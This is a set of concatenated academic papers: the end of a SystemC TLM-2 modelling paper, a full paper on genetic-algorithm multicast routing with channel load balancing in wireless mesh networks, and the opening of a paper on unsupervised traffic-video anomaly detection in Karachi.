In sequence N°4, target omits the end request phase and starts directly the response phase. The target, then, injects payload in **m_response_PEQ** with an annotation equal to its latency.

In the sequence N°5, we are in the situation where **nb_transport_fw** changes the phase of the transaction to END_REQ and at the same time the target calls **begin_response_method** with a delay equal to its latency. Therefore, the target injects payload in **m_response_PEQ** with an annotation equal to its latency and at the same time, it annotates **request_accept_delay**. The initiator will honor this constraint by calling wait () within the **R/W method**. This situation must not be confused with sequence N°3 where **nb_transport_fw** returns TLM_ACCEPTED.

Situations N°7 and N°8 are particular, since there are no calls of backward interface and R/W function deals directly with the target. In the first case, it is in charge to inject payload in **m_end_response_PEQ**. The delay annotated is the delay returned by **nb_transport_fw** plus **response_accept_dela**y. In the second case, no injection in PEQ is needed, since transaction is completed. After calling nb_transport_fw, the **R/W method** just calls wait to fulfil a global delay equal to the target's latency plus **response_accept_delay**.

VI. Conclusions

In this paper, we presented a well-structured transaction level model based on SystemC TLM-2 library. Our structuring expertise shows us that many semantics can be easily integrated into a model driven design flow. We must keep in mind that SystemC is none other than a set of STL added to the C ++ language, so class diagrams can be converted into SystemC code. On the other hand, if the designer chooses one of the allowed sequences of the base protocol for a socket pair, the code of all proposed methods is predictable, as is the temporal annotation scheme.

We believe that we have established a detailed specification of the tool that will automatize the generation of our TL model.

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Multicast Routing with Load Balancing in Multi-Channel Multi-Radio Wireless Mesh Networks

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***Abstract*—By an increasing expansion of multimedia services and group communication applications, the need for multicast routing to respond to multicast requests in wireless mesh networks is felt more than before. One of the main challenges in multi-channel multi-radio wireless mesh networks is the efficient use of the capacity of channels as well as load balance in network. In this paper, we proposed an algorithm for building a multicast tree, namely, Load balanced Multicast routing with Genetic Algorithm (LM-GA). The purpose of this algorithm is to construct a multicast tree for requested sessions in Multi-Radio Multi-Channel Wireless Mesh Networks (MCMR WMNs) regarding load balance in channels through minimizing the maximum amount of channels utilization. The results show the efficiency of LM-GA in distribution of load in the channels of the network with finding near-optimal solutions, and also an increase in the network performance while avoiding creation of bottlenecks.**

***Keywords*—Wireless mesh network; multi-radio; multi-channel; multicast routing; channels load balancing; genetic algorithm**

I. Introduction

During the evolution of various wireless networks in the next generation for providing better service, a key technology has emerged which is known as wireless mesh networks (WMNs). These networks are popular for their low cost, convenient maintenance, robustness and reliability [1].

In WMNs packets are sent from the source node to the destination node in a multi-hop manner. Nodes consist of mesh routers and mesh clients. Mesh clients are called end user devices and at the same time routers play the role of transit access point for exchanging information either between clients or clients- internet. Some mesh routers have direct access to wired networks and they serve as gateway for other nodes for access to internet.

In wireless networks unlike the wired ones, owing to their broadcast nature, capacity reduction caused by interference is a basic challenge. A good way to overcome this challenge is to equip the mesh routers with several radios and to assign non-overlapping channels to their radios. Using multi-radios causes a parallel transmission in different channels; however, it will complicate the routing process. Also, ignoring the channels usage may lead to congestion in specific channels; as a result, a bottleneck may be created or an early overload of a channel may occur. All these will lead to a decrease in the network throughput.

Multicast routing has been considered as a way for communication between several receivers; it means that data will be transmitted / sent from one source to a group of destinations. The aim of multicast routing is to find a multicast tree whose root is the source node and that it covers all the receivers.

Since the problem of constructing a Minimum Cost Multicast Tree (MCMT) is a NP-hard problem [2], an algorithm named Load balanced Multicast routing with Genetic Algorithm (LM-GA) was used to find the near optimal solution. This algorithm explores the space of solutions and leaves the local optimum in order to get to the best solution.

This paper is organized as follows. Section 2 provides a summary of related works; Section 3 presents the system model and defines the problem; our proposed algorithm is presented in Section 4; Section 5 evaluates the algorithm operation; finally, the discussion and the conclusion are provided in Section 6.

II. Related Works

The load balance may be studied at two general levels: the node and the channel. Many studies have been carried out on load balance at node level, namely, on the mesh router and gateway. Here the focus is on load balance in channels. Now some research carried out on the construction of the multicast tree and the load balancing on channels are briefly reviewed. For the rest of this paper, the terms mesh routers and nodes are used interchangeably.

In [2], Liu and Liao studied the problem of building a multicast tree by considering the interference between trees in dynamic traffic model in Multi-Radio Multi-Channel Wireless Mesh Networks (MCMR WMN). Moreover, in their research they proved that the problem of building multicast tree with the minimum cost is a NP-hard problem. Besides, in order to build a multicast tree, first they presented an optimal model and then proposed a near optimal algorithm called Wireless Closest Terminal Branching (WCTB) algorithm. In each stage of this algorithm, a branch from source to destination is added to the tree and this node is the closest uncovered destination to the source.

Avokh and Mirjalili [3] proposed an innovative algorithm for building a load-balanced multicast tree in MCMR WMN. They used a load-aware cost function to weight the links. In this function, two factors of Wireless Broadcast Advantage (WBA) and node load balance were considered, which resulted in building a multicast tree with the minimum transmission and fair distribution of load in the network and decreasing the interference.

Asadi Shahmirzadi et al. [4] proposed a mathematical framework for wireless mesh network with several gateways which, in response to a multicast request, finds the shortest load balanced multicast tree with the minimum usage of channel. In this tree, the maximum used amount of channels is minimized and several gateways are used for routing. In their research, they used Integer Linear Programming (ILP) method for solving the problems; however, as this problem is NP-hard, it is not extendible for networks with a large number of nodes.

Cicconetti et al. [5] proposed a fair bandwidth allocation algorithm for bandwidth distribution in IEEE 802.16 single-radio multi-channel WMN. In this algorithm, the requested bandwidth between channels is distributed in a round robin fashion and the outputs of flows are served by using Deficit Round Robin (DRR) scheduling algorithm. This method does not employ the multi-radio capacity of nodes and as a result is not suitable for multi-radio multi-channels WMNs.

Avokh and Mirjalili [6] proposed two algorithms which consider the problems of building multicast and broadcast trees, choosing the channel, and selecting the transmission rate commonly in multi-radio multi-rate multi-channel WMNs. Employing these algorithms can lead to create traffic load balance in the network and it improves network resources consumption. The essential aim in this paper is to build a load balanced multicast or broadcast tree along through choosing transmission channel and rate. However, the proposed algorithms cannot guarantee the optimal solutions.

Shi et al. [7] proposed a routing algorithm taking inter/intra flow interference into account. Considering the factors of load balance in channel, their algorithm uses less loaded links for routing in multicast sessions. The resulted output of this algorithm will not be an optimal solution.

The problem of load balance has been studied in WMNs [8, 9] by applying genetic algorithm. In [8], Hsu and et al. used Backbone Wireless Mesh Network (BWMN) as a replacement for MAN backbone. Their paper focuses on the topology and placement of gateway at the minimum cost. They proposed two algorithms, namely, the Predefined Gateway Set Algorithm (PGSA) and the Self-Constituted Gateway Algorithm (SCGA) for designing BWMNs. Since the problem of designing an optimal network typology by a spanning tree is a NP-hard problem, therefore, using a metaheuristic algorithm has been studied in this paper along with the two said algorithms to achieve a near-optimal solution. Here, genetic algorithms together with Dijkstra algorithm have been used as a search technique for finding a low cost network configuration with limitation such as survivability, link capacity and maximum durable delay.

Zeng and Chen [9] have proposed a Greedy Algorithm for Load Balancing Clustering (GA-LBC), for dividing mesh network into separate clusters: in each cluster a node is chosen as the head where QoS needs are satisfied. Since choosing the right gateway is very important for optimal throughput and load balance and achieving this aims is difficult when greedy algorithm is used, a combination of this algorithm and genetic algorithm was made and led to presenting Hybrid Algorithm for Load Balancing Placement of Gateways (HA-LBP) to reach at a near-optimal solution. Therefore, algorithm GA-LBC was proposed for clustering the networks and HA-LBPG by using genetic algorithm operators to find the right node for the gateway in each cluster.

As it was mentioned above, in most methods like this, the proposed solutions are not optimum, or they may be trapped in a local optimum. Also, in cases where genetic algorithm has been used to achieve throughout optimum, this algorithm has been applied together with other algorithms and as a tool for searching the solution space. But, in our proposed algorithm, genetic algorithm is used as the principal algorithm. As the result, the problem becomes simpler and can be implemented easier.

III. System Model and Problem Description

In this section, we explain the network model, the interference model, and the problem which will be solved accordingly.

A. *Network and Interference Model*

MCMR WMN consists of *n* fixed mesh router and each router is equipped with several half duplex network cards. Each network card is tuned to one of the non-overlapping *K* channel and it is not possible to change the channel. Graph representation has been used for network modelling. In this demonstration, *G= (V, E)* demonstrates network graph where *V* is the set of routers, Matrix *E* denotes the links between the nodes and their values demonstrate the channel assigned to the links.

The considered interference model is called Receiver Conflict Avoidance (RCA) [10]. According to this model, an interference is occurred between two transmission *(x,y)* and *(w,z)*, if and only if *y* node is located in interference range of node *w* and a similar channel is used for transmission in both links.

Also, transmission rate for all sessions is fixed. For all radios in each node, transmission range and interference range are assumed to be the same. The connection between nodes has been assumed to be symmetric and the wireless broadcast advantage (WBA) has been considered for the appropriate use of wireless environment and improvement of network performance.

B. *Problem Description*

The purpose of this paper is to present an algorithm for building a multicast tree at the minimum cost for channel load balancing. Here, the sessions, without the knowledge of future sessions, enter the network one after another. Each session includes a source node and a number of destination nodes. The multicast tree is in form of a directed acyclic subgraph of Graph *G* where the source node is linked to destination nodes. For example, in Fig. 1, node 14 with two circles is source node and gray nodes are multicast destinations. The number of each node is that node's identification code and the number on each link shows the channel assigned to that link. In this figure, arrows show the links of constructed multicast tree. There are three types of nodes in a multicast tree: the source node which plays the role of the root and it only sends the data (node 14), the leaf node that only receives the data (nodes 2, 9, 30) and the forwarding node which may also be both receiver and sender of data (nodes 3, 7, 10, 11, 18, 19).




Fig. 1. A typical multicast tree.

IV. Load Balanced Multicast Routing with Genetic Algorithm

As mentioned above, the aim is to present an algorithm for building a multicast tree for load balance in channels at minimum cost. Here the genetic algorithm is used to find the optimal solution in the problem. In this section the proposed algorithm is presented. The steps of applying a genetic algorithm for a session are shown in Fig. 2. In this section these steps are studied.

A. Population Representation

In this paper, each individual (chromosome) is defined as a path from the source to one of a multicast destination. A sequence of integer numbers is used to show the routes. For example, in Fig. 3 the route between the source node (node 14) and the destination node (node 2) is shown in a sequence of {14, 10, 11, 7, 3, 2}.

B. Population Generation

To start the genetic algorithm, a population of solutions is needed. Therefore, a random-tree generation algorithm is applied for generating the first population; the merge, sort, and truncate method was used for regenerating the population. Therefore, by applying roulette wheel selection method, persons are selected from the initial population for mutation and crossover operators; then the population resulted from crossover and mutation are merged with the initial population and they are ordered according to the cost function. Finally, a specific number of the best members of the population are selected as the new generation.

C. Crossover

In order to apply crossover, the first two individuals are selected as parents by roulette wheel. Then, by using single-point crossover, the crossover children are generated. In the crossover process, as it is shown in Fig. 3, a common point is selected which is called the crossover point between two paths. As a result, the first part of both children is chosen from the corresponding parent and the second part from the other ones.




Fig. 2. The flow chart of a genetic algorithm for a multicast session.




Fig. 3. Single point crossover.

D. Mutation

To apply this operator, one parent is selected by roulette wheel and one of its points is chosen randomly for employing the mutation. Fig. 4 shows an example of mutation. As it is shown, when the mutation node(gray node) is selected, one of the neighboring nodes which not being a member of the current session tree, is selected randomly (the black node) and the selected node generates new route. In Fig. 4 bold lines show the route before the mutation is applied and the route shown by arrows indicates the replaced route after the mutation is applied.




Fig. 4. Illustration of mutation operation.

E. Cost Function

To calculate costs of each route, the utilization of various channels on each node is calculated using (1).

$$CU_x^k = \sum_{j=1}^{n_S} \sum_{i\in intf(y)} \frac{SL_s^j}{c_0} ISF_{i,k}^j \qquad \forall k\in K, \qquad \forall y\in V \quad (1)$$

In the relation CU_x^k shows the channel utilization k from the view of node x. Number of sessions is shown by n_s. The channel utilization is location dependent, namely, the amount of channel utilization shown by k from a node view may be different from that calculated from the view of other nodes. In this relation, if i is a forwarding node on channel k on a tree in j^{th} session, $ISF_{i,k}^j$ will be 1, otherwise it will be zero. Also SL_s^j shows the traffic load requested by the j^{th} session and C_0 shows the capacity of the channel. In each session, the channel utilization of session j^{th} equals the sum of transmissions made by the nodes existing in the interference range of X operated on channel k. The amount of CU is always less than 1, otherwise it will lead to channel overload.

The output of this relation is a matrix $n\times k$. Then, the maximum utilization of each channel is extracted and the maximum amount of them is selected as the cost route. Finally, from the generated routes, the one with minimum of maximum utilization is selected as the output route.

F. The Termination Condition

Here the condition of maximum 50 iteration for each route between the source and one specified destination is considered where, if a solution is iterated 7 times as the best solution, it will be ultimately considered the same.

Pseudo code of LM-GA algorithm is shown in Algorithm 1. Here n_c, n_m, D and C show the number of children from crossover, the number of children of mutation, the number of uncovered destinations and the number of covered destinations, respectively.

The Algorithm outputs contain j^{th} multicast tree, the vector of node loads and the matrix of channel utilizations. In each run of the algorithm, the initial tree contains of the source node of current session (line 6), then the while loop in lines 7-27 will be repeated until the multicast tree spans all destination nodes. In the end of the algorithm, L and CU amounts will be updated (line 28).

Algorithm 1 Load balanced multicast routing with genetic algorithm

Input: G=(V,E), $S^j \in V$, $R^j=\{r_1,r_2,\ldots,r_M\}$, SL^j,L{l(i)|i ∈ V}, CU={CU^k_i|i∈V, k∈K}.
Output: T^j, L, CU.

1: **For** j: J Do
2: /* Initialization*/
3: S← S^j , R← R^j , FWD=∅
4: Initial population create base on Random Tree
5: /* tree construction */
6: T^j←{S}
7: **While** C<M
8: Select paths from S to R_D from Initial population
9: Sort paths base on costs
10: **While** stop conditions don't satisfy
11: **For** $n_c/2$ times do
12: Choose parents
13: Apply crossover
14: **End for**
15: **For** n_m times do
16: Choose parent
17: Apply mutation
18: **End for**
19: Merge paths and offsprings
20: Sort base on cost
21: Truncate
22: Select first individual as the best path
23: **End While**
24: T^j ← T^j ∪ best solution
25: FWD^j ← FWD^j ∪ (best solution(S,R_D))
26: R← R-{R_C}, D = D-1, C=C+1
27: **End While**
28: Updata Values of L and CU
29: Return T^j
30: /* the j^{th} multicast Tree is obtained */
31: **End for**

V. Performance Analysis and Simulation Results

In this section we discuss the performance of LM-GA algorithm on the basis of following criteria.

- Variance of channels utilization
- Standard Deviation of Nodes Utilization (SDNU)
- Average of end-to-end delay


Utilization of channels and nodes show usage level of channels and nodes sources by multicast trees. Therefore, variance of channels utilizations as well as SDNU is used for analyzing in order to study the level of load balance in the network. The smaller the amount is the more equal distributed in the network accordingly. Average of end-to-end delay is calculated via the average level of steps between source and destination in each session.

The performance of LM-GA is compared with LMTR [3] and SPT algorithms utilizing simulation in MATLAB. Here a multi-radio multi-channel wireless mesh network is considered together with 16 mesh routers in a grid topology. In this topology the routers are at a distance of 100 meters from one another. The transmission range and interference range are considered 120 and 200 meters, respectively.


A. Scenario #1

Here a fixed network 4×4 was considered. LM-GA, LMTR, and SPT Algorithms were run 10 times for 100 sessions. The results of comparison are presented separately for each criteria brought up in previous section as follows:


As it is shown in Fig. 5(a), (b), the results of LM-GA algorithm which were obtained by applying genetic metaheuristic algorithm show an improvement in both channels utilization and standard deviation of utilization factors in comparison with the results of that of SPT and LMTR algorithms. In other words, channels are more balanced in LM-GA algorithm. So, as the results show one or more channels do not end in early overload and they do not become inaccessible. Sometimes, such balance requires choosing longer routes, and therefore, as the graph shows in Fig. 5(c), the average end-to-end delay has increased slightly.



(a)



(b)



(c)

Fig. 5. Comparing algorithms based on criteria (a) variance of channel utilization (b) SDNU (c) average of end-to-end delay.





Fig. 6. Comparing the average of channels utilization.


Fig. 6 shows the result of utilization of three non-overlapping channels (K1 to K3) after various employment of LM-GA, LMTR and SPT algorithms. Comparing the results, the conclusion is that the network load of LM-GA Algorithm is distributed more fairly if compared with that of LMTR and SPT Algorithm.

B. Scenario #2


Here the effects of LM-GA algorithm on the network size were studied. Fig. 7 shows the results of applying LM-GA algorithm in Mesh Network at sizes of 4×4, 5×5 and 6×6 at 100 sessions.



(a)



(b)



(c)

Fig. 7. Comparing network size impact based on criteria (a) variance of channel utilization (b) SDUN (c) average of end-to-end delay.

As network size is increased, variance of channels utilization and standard deviation of node utilization will decrease in LM-GA algorithm (Fig. 7(a), (b)) correspondingly. When the maximum use of channels is decreased, more capacity of channels will be available for acceptance of future sessions. Moreover, the standard deviation of node utilization decrease shows that when the size of the network is increased, the load is distributed more fairly between the nodes and an end-to-end delay in LM-GA algorithm is slightly increased if compared with SPT (Fig. 7 (c)).

VI. Conclusion

This paper focuses on solving the multicast routing problem, having considered the load balance in the links of MCMR WMN. In order to avoid creation of bottleneck and overload in one or more channels, the maximum utilization of the channel was minimized for the balanced distribution of the loads in the network channels. To meet this purpose, genetic metaheuristic algorithm was applied.

The simulation results show that in both scenarios where LM-GA algorithm was employed, the variance of channels utilization is less than the time LMTR and SPT algorithms were applied. Even when the size of network is increased the variance is decreased accordingly. In other words, the load distributed between the channels is more balanced and all channels capacity is used almost evenly. Therefore, the maximum of channel usage is decreased and more channel capacity will be available for the future sessions.

In this research, static channel assignment has been used for links. Therefore, with using dynamic channel assignment, the proposed algorithm can be extended for achieving better results in future works.

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Unsupervised Video Surveillance for Anomaly Detection of Street Traffic

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***Abstract*—Intelligent transportation systems enables the analysis of large multidimensional street traffic data to detect pattern and anomaly, which otherwise is a difficult task. Advancement in computer vision makes great contribution in the progress of video based traffic surveillance system. But still there are some challenges which need to be solved like objects occlusion, behavior of objects. This paper developed a novel framework which explores multidimensional data of road traffic to analyze different patterns of traffic and anomaly detection. This framework is implemented on road traffic dataset collected from different areas of the city.**

Keywords—Kalman filter; Gaussian mixture model; DBSCAN clustering; similarity matrix; occlusion; computer vision; traffic surveillance; Intelligent Transport Systems (ITS)

I. Introduction

Major problem arises with the rapid development and expansion of urbanization includes traffic congestion, accidents, traffic violations, etc. These factors have great influence on human life. Over last three decades Intelligent Transport Systems (ITS) is playing a vital role in optimization of traffic flow, avoid traffic congestion and other issues of road traffic. ITS collect and analyze data to extract information which can used to detect and prevent accidents and in this way damages to properties can be minimized and human life can be saved.

Although great progress has been made on video-based traffic surveillance but still the detection and prediction of accidents is a very complicated task and researchers are still facing various difficulties and challenges for practical ITS applications like vehicle all day surveillance, occlusion, pose variation, different resolutions and vehicle behavior understanding [1].

The accurate detection of vehicles can fulfill the strive to have better traffic data and a reliable traffic surveillance. Image processing of traffic videos is an effective approach to track vehicles and as a consequence various factors like velocity, change of lane, vehicle trajectories can be efficiently analyzed. Measurement of accurate density is possible if trajectories of vehicles are observed over a road till certain distance. Monitoring of vehicle trajectories is one of the key points to predict any incident. Detecting anomaly behavior is an important aspect of video surveillance for several applications. In the last few years various researchers focused on this issue [1], [2].

Patterns of trajectories and abnormal behaviors recorded in videos can decipher anomalies. With the development in visual surveillance, accuracy in tracking of moving objects becomes high which provides reliable source of detection of incident. Two approaches, parametric and non-parametric are used to identify abnormal behaviors on road [3]-[6]. The detection of abnormal events in parametric method is performed on the basis of feature extraction from the observed data [3]. The tracking algorithms can be used to extract visual features for example appearance, position, speed etc. Statistics of the data provides the real picture of normal and abnormal patterns of the vehicle activities [4]-[6].

Based on the challenge faced by present traffic surveillance system, a novel framework has been developed here which explores multidimensional data of road traffic to analyze different pattern of traffic and anomaly detection. This framework is implemented on real road traffic data set collected from different areas of the city.

This paper is arranged as follows. Section 2 presents background and related work being performed in this area. Section 3 deals with proposed framework for detection and tracking of objects, extraction of features, preprocessing, similarity based trajectory clustering and anomaly detection. Section 4 discusses the results and experimental analysis. Finally the conclusion of paper is mentioned in Section 5.

II. Literature Review

In unsupervised learning, the model of data is hidden and it's up to the system to learn it. The data is differentiated into different classes using their statistical property. The results of these approaches are dependent on the data it's being applied on. The advantage of unsupervised approaches is the non-essentiality of any sort of special training. Clustering of trajectories of moving objects is needed to detect abnormal activities. Identification of outlier by spatial measurements was done to study vehicle behaviors from trajectory data [7].

In [8], Fu et al. propose a hierarchical clustering framework to cluster trajectories using pairwise similarities. After trajectory preprocessing the similarity matrix is constructed based on the pairwise distance of sample trajectories. Spectral clustering is then applied on the similarity matrices. A second layer of clustering is done on the already clustered trajectories to achieve finer classification. Abnormal trajectories are determined using point-to-point distance between the trajectory in question and the template trajectory. Spectral clustering only slightly improves the results obtained from the popular K-means approach but requires more work.

Framework based on temporal study was given to detect outliers on the basis of changes in trajectories [9]. Pan et al. in [10] develop a traffic surveillance system for detecting vehicle flows. They use a background subtraction method for separating the vehicle from the background. Using an edge detection technique a region of interest is created around the vehicle. They also propose a lane-dividing algorithm for counting the number of passing vehicles. In [11], Basharat et al. propose a scheme for identifying vehicular anomalies. Pixel level pdfs of motion and sizes of objects in static camera environments are modeled from the tracks. Each pdf is modeled as a multivariate Gaussian mixture model of motion and size of the object. The authors propose an unsupervised Expectation Maximization based algorithm for learning the GMMs. Their training phase generates a scene model consisting of all the GMM parameters of all the pixels with sufficient training data. This scene model is used to detect anomalous patterns which differ from the patterns observed in the training data.

Piciarelli [12] suggested a trajectory based clustering method. Anomalies in trajectories were extracted through a tree formed from a series of clusters. Anomalous trajectories are those having less probability when compared with the tree. Vehicles moving in a wrong direction can easily be identified by this method but this approach fails to estimate speed of vehicle. Correspondingly, movement through unusual path can be determined by path frequency and time used [13]. Although variations in direction and speed were estimated but small changes in motion cannot be detected.

The main goal is automatically determination of suitable number of trajectory clusters especially when there are large quantities of trajectories. Features of local trajectories were examined by vector quantization [14]. Wang et al. [15] used spectral clustering to perform trajectory clustering for detection and prediction of anomalies. Expectation-maximization algorithm was proposed by Vasquez and Fraichard [16] for computation of trajectory similarities. The authors [17] compile a survey of activity definitions based on trajectory data. Their compilation covers diverse sets of real time applications such as behavioral analysis, anomaly detection, object interaction etc. Using the motion information of the objects, topological scene description is built. This scene topology is automatically learnt and distinguished by points of interest and motion characterized by activity paths. In most of the methods mentioned above, the anomalies are detected by first categorizing the normal events which are far more common compared to the anomalous events. This categorization is done by extracting certain features of the events. These features can be in terms of image frames containing the activity being modeled as GMMs or in terms or features containing spatiotemporal information. These extracted features are categorized using one of the many clustering algorithms or machine learning algorithms. In [1] the challenges in traffic video surveillance are discussed in detail. The framework developed here deals with problems like occlusion, behavior of objects.

III. Methodology

Vehicle pattern and anomaly detection system is shown in Fig. 1. The proposed frame work is based on unsupervised techniques i.e. there is no requirement for learning stage. Approach based on real time trajectory has been established for the recognition of pattern and anomalous behavior in video sequences. An automated method is suggested for detection of vehicle pattern and anomaly detection. Vehicle trajectories are used for detection of pattern in the field of a camera. Surveillance videos are recorded from defense Khayaban-e-Ittehad and university road near FUUAST, Karachi.

The video series are recorded with various resolutions, different time frame, and under varying conditions of weather.

The developed framework includes the following steps:

- Detection and tracking of objects
- Extraction of feature
- Preprocessing
- Similarity based trajectory clustering
- Anomaly detection.

